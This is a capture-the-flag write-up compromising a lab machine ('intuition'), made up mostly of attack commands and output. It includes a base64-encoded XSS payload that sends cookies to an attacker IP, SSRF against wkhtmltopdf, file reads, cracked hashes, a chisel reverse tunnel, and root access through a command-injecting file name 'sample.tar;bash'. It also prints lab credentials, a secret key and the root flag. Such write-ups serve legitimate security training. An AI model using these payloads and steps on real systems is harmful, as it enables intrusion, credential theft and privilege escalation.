# *Exploitation*

1) Got access to dashboard using the cookie

Dashboard - webdev

Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	0
2	John Smith	Performance Issue	1
3	Shane Keller	UI Bug	0
4	Angela Lopez	Compatibility Problem	0
5	Rick Steam	Feature Request	1
20	hacker	<img src=x onerror="eval(atob('ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5jb29raWUpOw=='))">	0
21	hacker	help	0

2) Found a page

Create PDF Report

Report URL

[   ]

Generate PDF Report

3) Checked its functionality

Create PDF Report

Report URL

http://10.10.14.7

Generate PDF Report

- .config/
- .dotnet/
- .gdb_history
- .gdbinit
- .gdbinit-gef.py
- .gdbinit.old
- .ghidra/
- .gitconfig
- .hushlogin
- .java/
- .lesshst
- .local/
- .mozilla/
- .msf4/
- .profile
- .python_history
- .ropper/
- .ssh/
- .sudo_as_admin_successful
- .tmux.conf
- .tor/
- .tplmap/
- .viminfo
- .vscode-server/
- .wget-hsts
- .zsh_history
- .zshrc
- CompilerEng/
- download.jpeg
- Downloads/
- flag.txt
- image.jpg
- PrintReport.pdf
- PrintReport.pdf:Zone.Identifier
- Pwn/
- pwndbg/
- Rev/
- Temp/
- Temporary/
- test.html
- VPN/
- Web/

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ exiftool report_89072.pdf
ExifTool Version Number         : 12.76
File Name                       : report_89072.pdf
Directory                       : .
File Size                       : 30 kB
File Modification Date/Time     : 2024:05:01 11:51:44+05:30
File Access Date/Time           : 2024:05:01 11:51:45+05:30
File Inode Change Date/Time     : 2024:05:01 11:51:45+05:30
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           :
Creator                         : wkhtmltopdf 0.12.6
Producer                        : Qt 5.15.2
Create Date                     : 2024:05:01 06:21:43Z
Page Count                      : 1
```

the pdf is made with wkhtmltopdf 0.12.6

4) The version is vulnerable to SSRF

wkhtmltopdf 0.12.6 - Server Side Request Forgery

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51039	2022-35583	MOMEN ELDAWAKHLY	WEBAPPS	ASP	2023-03-23

EDB Verified: ✕

Exploit: ⬇ / {}

Vulnerable App:

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo python3 log.py 80
INFO:root:Starting httpd...

INFO:root:GET request,
Path: /test.html
Headers:
Accept-Encoding: identity
Host: 10.10.14.7
User-Agent: Python-urllib/3.11
Cookie: user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYm
VhMjlkNzc2ZDU4OWQ5
Connection: close
```

5) Found a bypass to restrictions

Python Parsing Error Enabling Bypass CVE-2023-24329

Vulnerability Note VU#127587

🖨 𝕏 ⓕ

Original Release Date: 2023-08-11 | Last Revised: 2023-08-11

Overview

urllib.parse is a very basic and widely used basic URL parsing function in various applications.

Description

An issue in the urllib.parse component of Python before v3.11 allows attackers to bypass blocklisting methods by supplying a URL that starts with blank characters.

urlparse has a parsing problem when the entire URL starts with blank characters. This problem affects both the parsing of hostname and scheme, and eventually causes any blocklisting methods to fail.

6) Installed pdf viewer

7) Got LFI


```
python3/app/code/app.py
```

8) Found source code

```
from flask import Flask, request, redirect from blueprints.index.index import main_bp from blueprints.report.report
import report_bp from blueprints.auth.auth import auth_bp from blueprints.dashboard.dashboard import dashboard_bp
app = Flask(__name__) app.secret_key = "7ASS7ADA8RF3FD7" app.config['SERVER_NAME'] = 'comprezzor.htb'
app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024 # Limit file size to 5MB ALLOWED_EXTENSIONS = {'txt',
'pdf', 'docx'} # Add more allowed file extensions if needed app.register_blueprint(main_bp)
app.register_blueprint(report_bp, subdomain='report') app.register_blueprint(auth_bp, subdomain='auth')
app.register_blueprint(dashboard_bp, subdomain='dashboard') if __name__ == '__main__': app.run(debug=False,
host="0.0.0.0", port=80)
```


9) Enumerated FTP


FTP URL syntax is described in RFC 1738, taking the form:
ftp://[user[:password]@]host[:port]/[url-path] (the bracketed parts are optional). For example, the URL ftp://public.ftp-servers.example.com/mydirectory/myfile.txt represents the file myfile.

W Wikipedia
https://en.wikipedia.org › wiki › File_Transfer_Protocol

File Transfer Protocol - Wikipedia

ftp://ftp_admin:u3jai8y71s2@ftp.local

10) Got private key

Y27SH19HDIWD

11) Got `ssh`

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh-add id_rsa
Enter passphrase for id_rsa:
Identity added: id_rsa (dev_acc@local)


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh dev_acc@10.10.11.15 -i id_rsa
dev_acc@intuition:~$
```

Privilege Escalation

1) Connected with a chisel tunnel

```
dev_acc@intuition: ~                                          vigneswar@VigneswarPC: ~/T
dev_acc@intuition:~$ ./chisel client -v 10.10.14.7:9050 R:socks
2024/05/01 10:20:44 client: Connecting to ws://10.10.14.7:9050
\2024/05/01 10:20:45 client: Handshaking...
2024/05/01 10:20:47 client: Sending config
2024/05/01 10:20:47 client: Connected (Latency 301.616221ms)
2024/05/01 10:20:47 client: tun: SSH connected

        ┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
        └─$ ./chisel server --reverse --socks5 --port 9050
        2024/05/01 15:48:49 server: Reverse tunnelling enabled
        2024/05/01 15:48:49 server: Fingerprint EHqWJ81XuDT0DBR3Qw/Xzs4LlwVvPWoCJql+
        jjgI/3c=
        2024/05/01 15:48:49 server: Listening on http://0.0.0.0:9050
        2024/05/01 15:50:47 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: L
        istening
```

2) Found hashes

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlite3 users.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> select * from users;
1|admin|sha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606|admin
2|adam|sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43|webdev
sqlite> .quit
```

```
sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43:adam gray

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 30120 (Python Werkzeug SHA256 (HMAC-SHA256 (key = $salt)))
Hash.Target......: sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc...89fc43
Time.Started.....: Wed May  1 15:59:53 2024 (9 secs)
Time.Estimated...: Wed May  1 16:00:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1145.1 kH/s (0.57ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10375168/14344384 (72.33%)
Rejected.........: 0/10375168 (0.00%)
Restore.Point....: 10373120/14344384 (72.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adambayles -> adadeh25

Started: Wed May  1 15:59:24 2024
Stopped: Wed May  1 16:00:03 2024
```

3) Got files from ftp

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q ftp 'adam@127.0.0.1'
Connected to 127.0.0.1.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd backup
250 "/backup" is the current directory.
ftp> cd runner1
250 "/backup/runner1" is the current directory.
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ls
code          download.jpeg  id_rsa     key.pdf   Pwn     Rev       runner1.c    Temporary  VPN
CompilerEng   Downloads      image.jpg  note.pdf  pwndbg  runner1   run-tests.sh  users.db   Web
```

4) Found a hash in c file

```
┌──(vigneswar⚙ VigneswarPC)-[~]
└─$ cat runner1.c
// Version : 1

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include <openssl/md5.h>

#define INVENTORY_FILE "/opt/playbooks/inventory.ini"
#define PLAYBOOK_LOCATION "/opt/playbooks/"
#define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook"
#define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy"
#define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"
```


Ansible

Software ⋮

Ansible is a suite of software tools that enables infrastructure as code. It is open-source and the suite includes software provisioning, configuration management, and application deployment functionality. Wikipedia

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -m 0 0feda17076d793c2ef2870d7427ad4ed --show
0feda17076d793c2ef2870d7427ad4ed:UHI75GHINKOP

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./runner1 run 1 -a "UHI75GHINKOP"
Failed to open the playbook directory: No such file or directory
```

5) Found password of lopez user

```
dev_acc@intuition:/var/log$ find . -name *.gz -exec zgrep -i lopez {} \; 2>/dev/null
{"timestamp":"2023-09-28T17:43:36.099184+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":37522,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"USER","command_data":"lo
pez","completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:43:52.999165+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":37522,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"PASS","command_data":"Lo
pezzz1992%123","completion_code":["530"],"reply":["Authentication failed."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:44:32.133372+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":45760,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"USER","command_data":"lo
pez","completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":45760,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"PASS","command_data":"Lo
pezz1992%123","completion_code":["230"],"reply":["Login successful."],"reply_received":"yes"}}
dev_acc@intuition:/var/log$
```

Lopezz1992%123

```
dev_acc@intuition:~$ su lopez
Password:
lopez@intuition:/home/dev_acc$ cd ~
lopez@intuition:~$
```

6) Found sudo permissions

```
lopez@intuition:~$ sudo -l
Matching Defaults entries for lopez on intuition:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User lopez may run the following commands on intuition:
    (ALL : ALL) /opt/runner2/runner2
lopez@intuition:~$
```

7) Decompiled the binary

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ scp -i id_rsa -r dev_acc@10.10.11.15:/tmp/runner2 .
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
runner2                                        100%   17KB  18.8KB/s   00:00
```

```
17   if (param_1 != 2) {
18     printf("Usage: %s <json_file>\n",*param_2);
19     return 1;
20   }
21   __stream = fopen((char *)param_2[1],"r");
22   if (__stream == (FILE *)0x0) {
23     perror("Failed to open the JSON file");
24     return 1;
25   }
26   lVar2 = json_loadf(__stream,2,0);
27   fclose(__stream);
28   if (lVar2 == 0) {
29     fwrite("Error parsing JSON data.\n",1,0x19,stderr);
30     return 1;
31   }
```

It loads a json file here

```
Cf Decompile: runPlaybook - (runner2)

1
2 void runPlaybook(undefined8 param_1)
3
4 {
5   long in_FS_OFFSET;
6   char local_418 [1032];
7   long local_10;
8
9   local_10 = *(long *)(in_FS_OFFSET + 0x28);
10  snprintf(local_418,0x400,"%s -i %s %s%s","/usr/bin/ansible-playbook",
11          "/opt/playbooks/inventory.ini","/opt/playbooks/",param_1);
12  system(local_418);
13  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14                  /* WARNING: Subroutine does not return */
15    __stack_chk_fail();
16  }
17  return;
18 }
19
```

Found system function call

```
1
2  void installRole(undefined8 param_1)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    char local_418 [1032];
8    long local_10;
9
10   local_10 = *(long *)(in_FS_OFFSET + 0x28);
11   iVar1 = isTarArchive(param_1);
12   if (iVar1 == 0) {
13     fwrite("Invalid tar archive.\n",1,0x15,stderr);
14   }
15   else {
16     snprintf(local_418,0x400,"%s install %s","/usr/bin/ansible-galaxy",param_1);
17     system(local_418);
18   }
19   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
20                    /* WARNING: Subroutine does not return */
21     __stack_chk_fail();
22   }
23   return;
24 }
25
```

```
iVar1 = strcmp(pcVar5,"install");
if (iVar1 == 0) {
  piVar3 = (int *)json_object_get(piVar3,"role_file");
  piVar4 = (int *)json_object_get(lVar2,"auth_code");
  if ((piVar4 != (int *)0x0) && (*piVar4 == 2)) {
    uVar6 = json_string_value(piVar4);
    iVar1 = check_auth(uVar6);
    if (iVar1 != 0) {
      if ((piVar3 == (int *)0x0) || (*piVar3 != 2)) {
        fwrite("Role File missing or invalid for \'install\' action.\n",1,0x33,stderr);
      }
      else {
        uVar6 = json_string_value(piVar3);
        installRole(uVar6);
      }
      goto LAB_00101db5;
    }
  }
  fwrite("Authentication key missing or invalid for \'install\' action.\n",1,0x3c,stderr);
  json_decref(lVar2);
  return 1;
}
fwrite("Invalid \'action\' value.\n",1,0x18,stderr);
```

```
1
2 undefined4 isTarArchive(undefined8 param_1)
3
4 {
5    int iVar1;
6    long in_FS_OFFSET;
7    undefined4 local_28;
8    undefined local_20 [8];
9    undefined8 local_18;
10   long local_10;
11
12   local_10 = *(long *)(in_FS_OFFSET + 0x28);
13   local_18 = archive_read_new();
14   archive_read_support_filter_all(local_18);
15   archive_read_support_format_all(local_18);
16   iVar1 = archive_read_open_filename(local_18,param_1,0x2800);
17   if (iVar1 == 0) {
18     local_28 = 0;
19     while( true ) {
20       iVar1 = archive_read_next_header(local_18,local_20);
21       if (iVar1 != 0) break;
22       local_28 = 1;
23       archive_read_data_skip(local_18);
24     }
25     archive_read_close(local_18);
26     archive_read_free(local_18);
27   }
28   else {
29     archive_read_free(local_18);
30     local_28 = 0;
31   }
32   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
33                     /* WARNING: Subroutine does not return */
34     __stack_chk_fail();
35   }
36   return local_28;
37 }
38
```

```
root@intuition:/home/lopez# ls
 sample.json  'sample.tar;bash'
root@intuition:/home/lopez# cat sample.json
{
"run":{
"action":"install",
"role_file":"sample.tar;bash"
},
"auth_code":"UHI75GHINKOP"
}
root@intuition:/home/lopez#
```

8) Got root access through command injection

```
lopez@intuition:~$ sudo /opt/runner2/runner2 sample.json
[sudo] password for lopez:
Starting galaxy role install process

ls
[WARNING]: - sample.tar was NOT installed successfully: Unknown error when attempting to call Galaxy at 'https://galaxy.ansible.com/api/': <urlopen error
[Errno -3] Temporary failure in name resolution>
ERROR! - you can use --ignore-errors to skip failed roles and finish processing the list.
root@intuition:/home/lopez#
root@intuition:/home/lopez# ls
 sample.json  'sample.tar;bash'
root@intuition:/home/lopez# cd ~
root@intuition:~# ls
keys  root.txt  scripts  snap
root@intuition:~# cat root.txt
481633e827b368686491e8ce7ef7dd83
root@intuition:~#
```